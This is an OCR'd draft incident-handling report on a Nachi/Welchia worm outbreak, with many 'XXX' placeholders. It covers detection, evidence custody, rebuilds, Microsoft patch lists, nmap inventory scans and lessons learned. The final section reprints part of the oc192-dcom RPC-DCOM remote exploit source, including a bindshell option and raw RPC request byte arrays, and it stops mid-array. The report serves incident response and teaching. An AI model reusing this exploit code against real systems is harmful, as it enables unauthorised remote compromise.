

Figure 41: TCPView of Nachi starting TFTP service



Figure 42: TCPView of Nachi worm scanning

Several mainstream virus-scanning engines detect the Nachi worm. In

addition, the characteristics listed in the exploit section can be used as a manual means of detecting the existence of all or part of the Nachi infestation. Lastly, unexpected binaries on the system including netcat (nc.exe) as well as currently running processes that are detected with TCPView.exe[60] which have network listeners bound are a flag that administrators and security incident team members should look out for.



Figure 43: TCPView of netcat backdoor

[60] TCPView by Mark Russinovich http://www.sysinternals.com



Figure 44: TCPView of active netcat backdoor

XXX Chain of custody?

Containment

XXX Describe the containment phase of the incident
XXX What measures are taken to contain/control the problem?
XXX For at least one system involved, show the process used to assess and contain the incident in detail, including screen shorts and operating system commands
XXX You should describe your jump-kit and/or all of the tools used for this incident.
XXX For at least on system involved, describe in detail the process used to back up the system. This should include descriptions of the hardware.

System backups

XXX How is the backups performed?

Workstations on the target network are not backed up as they are built from a standard image. User home directories are mapped to network attached storage which is backed-up directly to tape daily.

Users are informed through desktop training to store important information in

their home directory and that all information not located in their home directory may be lost in the event of a desktop hardware or software problem.

XXX How was the drive stored?

The hard disk drive was removed from one of the exploited systems. It was then placed in an evidence bag with an evidence tag. The evidence bag was sealed with evidence tape and the incident hander signed and dated the tape. The evidence log was updated to reflect the information written on the evidence tag and the drive was placed in the evidence locker which is secured with CyberKey[61] based Pro Series Master Lock.

The use of the CyberLock provides audit capabilities through use records stored in the key as well as the lock.

XXX More details

Eradication

XXX Describe the eradication phase of the incident
XXX Once the problem is contained, how is it eliminated from the system in question?
XXX What type of "cleanup" is involved?
XXX What is the root symptom or cause of the incident?

XXX More details

XXX Show how to setup NachiReactor.pl as a countermeasure

Cause & symptoms

The information security incident team with the support of the incident commander decided that bringing the environment back to a normal operational state was a higher priority than a detailed analysis of the attack.

The information gathered through the intrusion detection environment and system administrator detected issues was sufficient to determine general cause. The symptoms have been discussed throughout this document.

The information security staff made a forensic copy of one of the compromised systems. If, in the recovery or lessons learned phase of the incident handling process, it is determined that additional investigation is required or that law enforcement should be notified the drive will be available. It has been processed and checked into the evidence control process to ensure that future criminal or civil action will not be hampered by a break in

[61] http://www.videx.com/ac_html/cyberlock.shtml

the chain of custody.

System restores

The desktop computers used on the target network are all built from a common image. The restore procedure is to reload the standard image from CD-Rom using Symantec Ghost Corporate Edition[62].

Remove malicious software

There are two paths to take to remove the exploit. The option selected by the security incident team was to rebuild the workstations from their standard Ghost CD images. The alternative would be to use a vendor provided cleanup tool or manually clean using the notes from any one of the security advisories that describe the Nachi worm and install the Microsoft patches identified in the MS03-026 and MS03-007 advisories.

Build better defenses

Use honeyd to automatically inoculate systems that are infected with the Nachi worm and alert client support staff to patch the hosts.

The inoculation version of NachiReactor.pl will blunt the propagation of the Nachi worm as well as send security events, with a low probability of false positives, to administrators and information security staff.

```
NachiReactor.pl successfully inoculated 192.160.10.11 and stopped it
from propagating the Nachi/Welchia worm


-----
VICTIM     <0x00> Unique  Workstation Service
ENT-SERVICES   <0x00> Group   Domain Name
VICTIM     <0x20> Unique  File Server Service
TRGTSERVICES   <0x1e> Group   Potential Master Browser
VICTIM     <0x03> Unique  Messenger Service
VICTIM$    <0x03> Unique  Messenger Service
INet~Services  <0x1c> Group   Domain Controller
TRGTSERVICES   <0x1d> Unique  Master Browser
.__MSBROWSE__.<0x01> Group   Master Browser
-----
```

Use tarpits[63] to slow the propagation of worms that actively search for potential victims.

A tarpit configuration that includes false class-c networks distributed throughout the target network can greatly slow the propagation of worms by consuming system resources on the infected system. LaBrea does this by

[62] http://enterprisesecurity.symantec.com/products/products.cfm?ProductID=3
[63] http://labrea.sourceforge.net/

holding TCP connections open for as long as the initiator will tolerate.

Update standard system install images to include patches for the vulnerabilities used by the Nachi worm.

Patching is the most critical part of building better defenses. A host that is not vulnerable to the exploit that a worm or attacker wants to use will not be compromised and any additional compensating controls and defenses are redundant though important. A recommended patching policy would be as follows:

High risk/threat vulnerabilities	Patches applied within 72 hours
Medium risk/threat vulnerabilities	Patches applied within 7 days
Low risk/threat vulnerabilities	Patches applied quarterly

Implement access controls using the fail-safe defaults and least privilege design principles. These principles are described as follows[64]:

- "Fail-safe defaults: Base access decisions on permission rather than exclusion."
- "Least privilege: Every program and every user of the system should operate using the least set of privileges necessary to complete the job."

Vulnerability analysis

To better understand the breadth of the threat to the target network, information security staff ran three sets of network based scans against all hosts on the target network.

The first uses a vulnerability scanner provided by Microsoft which is available on their website[65].

Second is to use nmap[66] to scan for the ports that an infected system should have open:

Nmap –sS -sV –O –p 1,80,135,666-765 192.168.10.1-254

```
[rdilley@shadow bin]$ ./nmap -h
Nmap 3.50 Usage: nmap [Scan Type(s)] [Options] <host or net list>
Some Common Scan Types ('*' options require root privileges)
* -sS TCP SYN stealth port scan (default if privileged (root))
  -sT TCP connect() port scan (default for unprivileged users)
* -sU UDP port scan
  -sP ping scan (Find any reachable machines)
* -sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)
  -sV Version scan probes open ports determining service & app
```

[64] Saltzer and Schroeder, *The Protection of Information in Computer Systems*
[65] http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-026.asp
[66] http://www.insecure.org/nmap/index.html

names/versions
  -sR/-I RPC/Identd scan (use with other scan types)
Some Common Options (none are required, most can be combined):
* -O Use TCP/IP fingerprinting to guess remote operating system
  -p <range> ports to scan. Example range: '1-1024,1080,6666,31337'
  -F Only scans ports listed in nmap-services
  -v Verbose. Its use is recommended. Use twice for greater effect.
  -P0 Don't ping hosts (needed to scan www.microsoft.com and others)
* -Ddecoy_host1,decoy2[,...] Hide scan using many decoys
  -6 scans via IPv6 rather than IPv4
  -T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing policy
  -n/-R Never do DNS resolution/Always resolve [default: sometimes resolve]
  -oN/-oX/-oG <logfile> Output normal/XML/grepable scan logs to <logfile>
  -iL <inputfile> Get targets from file; Use '-' for stdin
* -S <your_IP>/-e <devicename> Specify source address or network interface
  --interactive Go into interactive mode (then press h for help)
Example: nmap -v -sS -O www.my.com 192.168.0.0/16 '192.88-90.*.*'
SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES

A handy script to run daily to keep track of hosts and interesting ports is included below. The information security staff runs this script daily on a GNU/Linux system from cron.

```
#!/bin/sh

# tcp scan
cd /apps/gnu/nmap/current/bin;./nmap -p
1,2,7,21,22,23,25,80,110,111,135,139,143,389,443,445,512,513,515,593,
707,1080,2301,3000,3127,3128,5150,6667,8080,9999 -sS -O -oG
/var/tmp/${DATE}/inventory_tcp.txt -iL ~/Scripts/nmap_nets.txt -T
Insane > /var/tmp/${DATE}/inventory_output.txt 2>&1

# get active hosts
cat /var/tmp/${DATE}/inventory_tcp.txt | /usr/bin/awk '{print $2}' |
sort | uniq > /var/tmp/${DATE}/addresses_that_are_alive.txt
cat /var/tmp/${DATE}/inventory_tcp.txt | grep Smurf | /usr/bin/awk
'{print $2}' > /var/tmp/${DATE}/smurf.txt
grep -v -f /var/tmp/${DATE}/smurf.txt
/var/tmp/${DATE}/addresses_that_are_alive.txt >
/var/tmp/${DATE}/hosts_that_are_alive.txt

# udp scan
cd /apps/gnu/nmap/current/bin;./nmap -p
53,67,68,69,111,123,137,138,161,445,514,593,2049 -sU -oG
/var/tmp/${DATE}/inventory_udp.txt -iL
/var/tmp/${DATE}/hosts_that_are_alive.txt -T Aggressive >>
/var/tmp/${DATE}/inventory_output.txt 2>&1

# done
exit
```

Lastly, you can use nessus[67], which includes tests specifically for the MS RPC-DCOM and WebDAV vulnerabilities. The information security staff

[67] http://www.nessus.org/

scanned the entire target network with all but the dangerous vulnerability tests enabled. The executive summary report was provided to the Incident commander and the system details were provided to the systems administrators and client support staff for remediation of all 'High' risk/threat vulnerabilities that did not turn out to be false positives.

XXX Give details about the attacker

Recovery

XXX Describe the recovery phase of the incident
XXX How is the system returned to a 'known good' state?
XXX Describe in detail what steps are taken to bring the systems or services back into operations
XXX What changes, if any, are make to further secure the system and protect against a similar exploit happening in the future
XXX What type of testing is done to ensure that the vulnerability had been eliminated?

The following patches relate to the Microsoft WebDAV vulnerability identified as MS03-007 by Microsoft. These patches protect systems from the WebDAV attack used by the Nachi worm.

Windows NT 4.0 (All except NEC and Chinese – Hong Kong)[68]

Filename	Q815021i.EXE
Download Size	491 KB
Date Published	4/23/2003
Version	815021

Windows NT 4.0 (Japanese NEC)[69]

Filename	JPNQ815021n.EXE
Download Size	424 KB
Date Published	4/23/2003
Version	815021

Windows NT 4.0 (Chinese – Hong Kong)[70]

Filename	CHPq815021i.EXE
Download Size	401 KB
Date Published	4/23/2003

[68] http://www.microsoft.com/downloads/details.aspx?FamilyId=9A64851A-05AE-4912-9967-3AA3B4D5A76F&displaylang=en
[69] http://www.microsoft.com/downloads/details.aspx?FamilyId=E20A695D-977D-4247-AF3B-4B58850B1795&displaylang=ja
[70] http://www.microsoft.com/downloads/details.aspx?FamilyId=55483A84-A8C7-48AF-BD83-9EC4B99F87CD&displaylang=zh-tw

Version	815021

Windows NT 4.0, Terminal Server Edition[71]

Filename	Q815021i.EXE
Download Size	345 KB
Date Published	4/23/2003
Version	815021

Windows 2000 (All except Japanese NEC)[72]

Filename	Q815021_W2K_sp4_x86_EN.EXE
Download Size	406 KB
Date Published	3/17/2003
Version	815021

Windows 2000 (Japanese NEC)[73]

Filename	Q815021_W2K_sp4_nec98_JA.EXE
Download Size	404 KB
Date Published	3/17/2003
Version	815021

Windows XP (32-bit)[74]

Filename	Q815021_WXP_SP2_x86_ENU.exe
Download Size	525 KB
Date Published	5/28/2003
Version	815021

Windows XP (64-bit)[75]

Filename	Q815021_WXP_SP2_ia64_ENU.exe
Download Size	1699 KB
Date Published	5/28/2003
Version	815021

The following patches relate to the Microsoft RPC-DCOM vulnerabilities identified as MS03-026 by Microsoft. Installing these patches will protect a system from the Nachi worm's RPC-DCOM propogation vector as well as the

[71] http://www.microsoft.com/downloads/details.aspx?FamilyId=AE57F47F-DC4D-40E9-8879-41A09767111F&displaylang=en
[72] http://www.microsoft.com/downloads/details.aspx?FamilyId=C9A38D45-5145-4844-B62E-C69D32AC929B&displaylang=en
[73] http://www.microsoft.com/downloads/details.aspx?FamilyId=FBCF9847-D3D6-4493-8DCF-9BA29263C49F&displaylang=ja
[74] http://www.microsoft.com/downloads/details.aspx?FamilyId=84FC577D-F2D5-47B8-AB98-77BA7501B00B&displaylang=en
[75] http://www.microsoft.com/downloads/details.aspx?FamilyId=97945A5D-DB0B-40F8-9A2E-DE93CBB5CB3A&displaylang=en

oc192-dcom command-line exploit tool.

Windows NT 4.0[76]

Filename	Q823980i.EXE
Download Size	1386 KB
Date Published	7/16/2003
Version	823980

Windows NT 4.0, Terminal Server Edition[77]

Filename	Q823980i.EXE
Download Size	807 KB
Date Published	7/16/2003
Version	823980

Windows 2000[78]

Filename	Windows2000-KB823980-x86-ENU.exe
Download Size	989 KB
Date Published	7/16/2003
Version	823980

Windows XP (32-bit)[79]

Filename	WindowsXP-KB823980-x86-ENU.exe
Download Size	1261 KB
Date Published	7/16/2003
Version	823980

Windows XP (64-bit)[80]

Filename	WindowsXP-KB823980-ia64-ENU.exe
Download Size	5679 KB
Date Published	7/16/2003
Version	823980

Windows Server 2003 (32-bit)[81]

Filename	WindowsServer2003-KB823980-x86-ENU.exe

[76] http://www.microsoft.com/downloads/details.aspx?FamilyId=2CC66F4E-217E-4FA7-BDBF-DF77A0B9303F&displaylang=en

[77] http://www.microsoft.com/downloads/details.aspx?FamilyId=6C0F0160-64FA-424C-A3C1-C9FAD2DC65CA&displaylang=en

[78] http://www.microsoft.com/downloads/details.aspx?FamilyId=C8B8A846-F541-4C15-8C9F-220354449117&displaylang=en

[79] http://www.microsoft.com/downloads/details.aspx?FamilyId=2354406C-C5B6-44AC-9532-3DE40F69C074&displaylang=en

[80] http://www.microsoft.com/downloads/details.aspx?FamilyId=1B00F5DF-4A85-488F-80E3-C347ADCC4DF1&displaylang=en

[81] http://www.microsoft.com/downloads/details.aspx?FamilyId=F8E0FF3A-9F4C-4061-9009-3A212458E92E&displaylang=en

Download Size	1454 KB
Date Published	7/16/2003
Version	823980

Windows Server 2003 (64-bit)[82]

Filename	WindowsServer2003-KB823980-ia64-ENU.exe
Download Size	6184 KB
Date Published	7/16/2003
Version	823980

MS03-039

Windows NT Workstation 4.0[83]

Filename	WindowsNT4Workstation-KB824146-x86-ENU.EXE
Download Size	1382 KB
Date Published	9/10/2003
Version	824146

Windows NT Server 4.0[84]

Filename	WindowsNT4Server-KB824146-x86-ENU.EXE
Download Size	1384 KB
Date Published	9/10/2003
Version	824146

Windows NT Server 4.0, Terminal Server Edition[85]

Filename	WindowsNT4TerminalServer-KB824146-x86-ENU.EXE
Download Size	806 KB
Date Published	9/10/2003
Version	824146

Windows 2000[86]

Filename	Windows2000-KB824146-x86-ENU.EXE
Download Size	917 KB
Date Published	9/10/2003
Version	824146

[82] http://www.microsoft.com/downloads/details.aspx?FamilyId=2B566973-C3F0-4EC1-995F-017E35692BC7&displaylang=en
[83] http://www.microsoft.com/downloads/details.aspx?FamilyId=7EABAD74-9CA9-48F4-8DB5-CF8C188879DA&displaylang=en
[84] http://www.microsoft.com/downloads/details.aspx?FamilyId=71B6135C-F957-4702-B376-2DACCE773DC0&displaylang=en
[85] http://www.microsoft.com/downloads/details.aspx?FamilyId=677229F8-FBBF-4FF4-A2E9-506D17BB883F&displaylang=en
[86] http://www.microsoft.com/downloads/details.aspx?FamilyId=F4F66D56-E7CE-44C3-8B94-817EA8485DD1&displaylang=en

Windows XP (32-bit)[87]

Filename	WindowsXP-KB824146-x86-ENU.EXE
Download Size	1508 KB
Date Published	9/10/2003
Version	824146

Windows XP (64-bit)[88]

Filename	WindowsXP-KB824146-ia64 -ENU.exe
Download Size	5765 KB
Date Published	9/10/2003
Version	824146

Windows XP (64-bit Version 2003)[89]

Filename	WindowsServer2003-KB824146-ia64-ENU.exe
Download Size	6196 KB
Date Published	9/10/2003
Version	824146

Windows Server 2003 (32-bit)[90]

Filename	WindowsServer2003-KB824146-x86-ENU.exe
Download Size	1997 KB
Date Published	9/10/2003
Version	824146

Windows Server 2003 (64-bit)[91]

Filename	WindowsServer2003-KB824146-ia64-ENU.exe
Download Size	6196KB
Date Published	9/10/2003
Version	824146

Validate the system

[87] http://www.microsoft.com/downloads/details.aspx?FamilyId=5FA055AE-A1BA-4D4A-B424-95D32CFC8CBA&displaylang=en

[88] http://www.microsoft.com/downloads/details.aspx?FamilyId=50E4FB51-4E15-4A34-9DC3-7053EC206D65&displaylang=en

[89] http://www.microsoft.com/downloads/details.aspx?FamilyId=80AB25B3-E387-441F-9B6D-84106F66059B&displaylang=en

[90] http://www.microsoft.com/downloads/details.aspx?FamilyId=51184D09-4F7E-4F7B-87A4-C208E9BA4787&displaylang=en

[91] http://www.microsoft.com/downloads/details.aspx?FamilyId=80AB25B3-E387-441F-9B6D-84106F66059B&displaylang=en

Once the workstations were rebuilt with the standard installation image and patched against the vulnerabilities used by the exploit. The information security staff attempted to gain unauthorized access to the systems using a readily available RPC-DCOM exploit tool. Once it was determined that the systems were no longer susceptible to the exploit, the systems were returned to normal operations.

Restore operations

All workstations were returned to normal operational status but the access control lists that had been applied to the VPN tunnel were left in place with the exception of the deny all filter that references 192.168.30.10. The information security incident team, with the support of the incident commander determined that the negative impact of the TFTP and TCP port 9999 filters was negligible and the benefits far outweighed them. It was agreed that the team would review reducing the access for all business partner VPN connections to only allow access that was required to conduct business.

Monitor

XXX How is the monitor script utilized?

In addition to adding more snort IDS rules to better detect this type of exploit, a specially crafted log parser was installed to report daily statistics about the propagation of the Nachi worm. There is a summary report option that includes hourly rollups of the number of hosts that are actively sending Nachi like ping traffic. There is also a detailed hourly report which lists the IP addresses and number of Nachi like ping events per address broken out by hour. This information is provided to the desktop support group for immediate remediation.

```
PingSweepStats.pl $Id: PingSweepStats.pl,v 1.2 2003/09/27 03:42:58
rdilley Exp $
By: Ron Dilley

PingSweepStats.pl comes with ABSOLUTELY NO WARRANTY.

25 records found
11/19/2003 3:00:00,1
11/19/2003 4:00:00,6
11/19/2003 5:00:00,6
11/19/2003 6:00:00,7
11/19/2003 7:00:00,10
11/19/2003 8:00:00,6
11/19/2003 9:00:00,6
11/19/2003 10:00:00,9
11/19/2003 11:00:00,7
11/19/2003 12:00:00,7
11/19/2003 13:00:00,9
11/19/2003 14:00:00,8
11/19/2003 15:00:00,6
11/19/2003 16:00:00,6
11/19/2003 17:00:00,10
11/19/2003 18:00:00,7
11/19/2003 19:00:00,7
11/19/2003 20:00:00,8
11/19/2003 21:00:00,9
11/19/2003 22:00:00,9
11/19/2003 23:00:00,5
11/20/2003 0:00:00,10
11/20/2003 1:00:00,9
11/20/2003 2:00:00,7
11/20/2003 3:00:00,0
```

Lessons Learned

XXX Describe the follow up to the incident
XXX Analysis of the incident, including as much information is available or can be ascertained about what allowed the incident to occur and recommendations for preventing similar incidents in the future
XXX Describe the follow up meeting and report concerning this incident

XXX Moved from Identification

The running snort configuration did not include a TFTP transfer rule. This is an opportunity for improvement. Adding a TFTP transfer alert will allow for better event correlation, not only for the Nachi worm but also for many others including the Blaster variants that rely on TFTP as the propagation vector.

XXX What were the proposed solutions in detail (service-pack installs, firewall rules, tools, etc)

XXX Map the lessons learned back to the attack.

XXX Highlight the danger posed by all worms of this type

Report

A report that detailed the incident and activities of the information security incident team was drafted for review in the closeout meeting.

The summary of root causes was identified below:

There are several root causes related to people, policy and infrastructure:

- Lack of documented perimeter policy
- Lack of access controls between business partners
- Lack of patching procedures
- Lack of sufficient intrusion detection anomaly correlation

Meeting

The closeout meeting was held one week after the incident. All information security incident team members attended and the incident commander and communications officer presided. In the meeting, the time-line was reviewed and each responsible team member discussed the specifics of their items on the time-line. During this discussion a list of what was done wrong and what was done right was created. These items plus the draft incident report formed the bases for the final incident and root cause report. At the end of the meeting, special recognition was provided to those individuals and groups that showed extra-ordinary effort during the security incident. The recognition was included in the final incident report. For all items identified as needing improvement, action items were identified and owners assigned.

Apply fixes

The security incident commander presented the report to the executive committee. The executives set the expectation that the identified root causes be assessed and a remediation project, with estimated funding requirements be initiated in the next 90 days.

Extras

Detailed analysis of the source code

There is very good analysis of both the Nachi worm as well as the oc192-dcom exploit tool available on the Internet. And the analysis is noted in the reference section of this document.

The oc192-dcom exploit tool is used in conjunction with the NachiReactor.pl script to provide an automated attack tool as well as a defense against Nachi worm propagation.

The oc192-dcom exploit tools source is included without comments in the appendix. The following detailed description of the oc192-dcom exploit source includes comments in the required font size. The source code is included in a smaller font to improve readability and reduce the over-all length of the document.

Oc192-dcom.c

```
/* Windows 2003 <= remote RPC DCOM exploit
 * Coded by .:[oc192.us]:. Security
 *
 * Features:
 *
 * -d destination host to attack.
 *
 * -p for port selection as exploit works on ports other than 135(139,445,539 etc)
 *
 * -r for using a custom return address.
 *
 * -t to select target type (Offset) , this includes universal offsets for -
 *    win2k and winXP (Regardless of service pack)
 *
 * -l to select bindshell port on remote machine (Default: 666)
 *
 * - Shellcode has been modified to call ExitThread, rather than ExitProcess, thus
 *   preventing crash of RPC service on remote machine.
 *
 *   This is provided as proof-of-concept code only for educational
 *   purposes and testing by authorized individuals with permission to
 *   do so.
 */
```

Header files included by the preprocessor at compile time. The stdio.h file includes headers for the standard I/O library which “provides a simple and efficient buffered stream I/O interface”[92].

```
#include <stdio.h>
```

The stdlib.h file includes headers for the ISO/IEC 9899:1999 library[93].

```
#include <stdlib.h>
```

The sys/types.h file includes POSIX[94] standard primitive system data types.

```
#include <sys/types.h>
```

The sys/socket.h[95] file includes headers for the Berkley socket functions used in the program including socket, connect, send and read.

```
#include <sys/socket.h>
```

The netinet/in.h[96] file includes internet protocol familty standard primitive system data types.

```
#include <netinet/in.h>
```

The arpa/inet.h[97] file includes definitions for internet operations.

```
#include <arpa/inet.h>
```

---

[92] man stdio
[93] http://std.dkuug.dk/JTC1/SC22/WG14/www/standards
[94] http://standards.ieee.org/regauth/posix/
[95] http://www.opengroup.org/onlinepubs/007908799/xns/syssocket.h.html
[96] http://www.opengroup.org/onlinepubs/007908799/xns/netinetin.h.html
[97] http://www.opengroup.org/onlinepubs/007908799/xns/arpainet.h.html

```
#include <unistd.h>
#include <netdb.h>
#include <fcntl.h>
#include <unistd.h>

/* xfocus start */
unsigned char bindstr[]={
0x05,0x00,0x0B,0x03,0x10,0x00,0x00,0x00,0x48,0x00,0x00,0x00,0x7F,0x00,0x00,0x00,
0xD0,0x16,0xD0,0x16,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x00,0x01,0x00,
0xa0,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0
x00,0x00,0x00,
0x04,0x5D,0x88,0x8A,0xEB,0x1C,0xC9,0x11,0x9F,0xE8,0x08,0x00,
0x2B,0x10,0x48,0x60,0x02,0x00,0x00,0x00};

unsigned char request1[]={
0x05,0x00,0x00,0x03,0x10,0x00,0x00,0x00,0xE8,0x03
,0x00,0x00,0xE5,0x00,0x00,0x00,0xD0,0x03,0x00,0x00,0x01,0x00,0x04,0x00,0x05,0x00
,0x06,0x00,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x32,0x24,0x58,0xFD,0xCC,0x45
,0x64,0x49,0xB0,0x70,0xDD,0xAE,0x74,0x2C,0x96,0xD2,0x60,0x5E,0x0D,0x00,0x01,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x70,0x5E,0x0D,0x00,0x02,0x00,0x00,0x00,0x7C,0x5E
,0x0D,0x00,0x00,0x00,0x00,0x00,0x10,0x00,0x00,0x00,0x80,0x96,0xF1,0xF1,0x2A,0x4D
,0xCE,0x11,0xA6,0x6A,0x00,0x20,0xAF,0x6E,0x72,0xF4,0x0C,0x00,0x00,0x00,0x4D,0x41
,0x52,0x42,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0D,0xF0,0xAD,0xBA,0x00,0x00
,0x00,0x00,0xA8,0xF4,0x0B,0x00,0x60,0x03,0x00,0x00,0x60,0x03,0x00,0x00,0x4D,0x45
,0x4F,0x57,0x04,0x00,0x00,0x00,0xA2,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x38,0x03,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x00,0x00,0x00,0x00,0x30,0x03,0x00,0x00,0x28,0x03
,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0xC8,0x00
,0x00,0x00,0x4D,0x45,0x4F,0x57,0x28,0x03,0x00,0x00,0xD8,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x02,0x00,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0xC4,0x28,0xCD,0x00,0x64,0x29
,0xCD,0x00,0x00,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0xB9,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAB,0x01,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA5,0x01,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA6,0x01,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA4,0x01,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAD,0x01,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAA,0x01,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x07,0x00,0x00,0x00,0x60,0x00
,0x00,0x00,0x58,0x00,0x00,0x00,0x90,0x00,0x00,0x00,0x40,0x00,0x00,0x00,0x20,0x00
